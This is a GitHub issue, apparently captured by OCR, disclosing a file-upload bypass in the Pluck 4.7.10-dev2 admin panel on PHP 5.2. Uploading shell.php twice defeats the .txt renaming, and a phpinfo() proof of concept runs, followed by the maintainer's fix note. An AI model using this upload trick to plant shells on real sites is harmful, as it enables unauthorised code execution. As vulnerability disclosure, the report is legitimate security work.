New issue Jump to bottom


Pluck-4.7.10-dev2 admin background exists a remote command execution vulnerability when uploading files #84

Closed F1sh1001 opened this issue on Oct 21, 2019 · 1 comment

Labels enhancement Resolved


F1sh1001 commented on Oct 21, 2019

This vulnerability applies to php5.2. X



```
<?php phpinfo();?>
```

After the installation is successful, go to the management background




manage files

Here you can upload your files, wh... s later.

uploaded files

Then upload shell.php, It will be changed to shell.php.txt



manage files


Here you can upload your files, which you can use in your webpages later.

uploaded files

1.png

shell.php.txt

Then upload shell.php again



Name: shell.php
Size: 18 bytes
Type: applicationoctet-stream
Upload successful!


uploaded files

1.png

shell.php

shell.php.txt

Shell.php has not been changed to shell.php.txt




Name: shell.php
Size: 18 bytes
Type: applicationoctet-stream
Upload successful!

uploaded files

- 1.png
- shell.php
- shell.php.txt

then view shell.php



PHP Version 5.2.17

System	Windows NT DESKTOP-3KEFO2H 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\WebSecurity\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2010 Zend Technologies

BSteelooper added the enhancement label on Oct 21, 2019

BSteelooper commented on Oct 21, 2019 Contributor

As you state this is an issue with php 5.2.x this doesn't exist in php7. php5 is not longer supported by php (see https://www.php.net/supported-versions.php) and we cannot maintain versions which are no longer supported.

I have updated the minimal requirements to version 7 but it will work so I included a warning message that an insecure php version is used.

Will be in the next release

BSteelooper added the Resolved label on Oct 21, 2019

BSteelooper closed this as completed on Nov 1, 2019

Assignees

No one assigned

Labels

enhancement Resolved

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants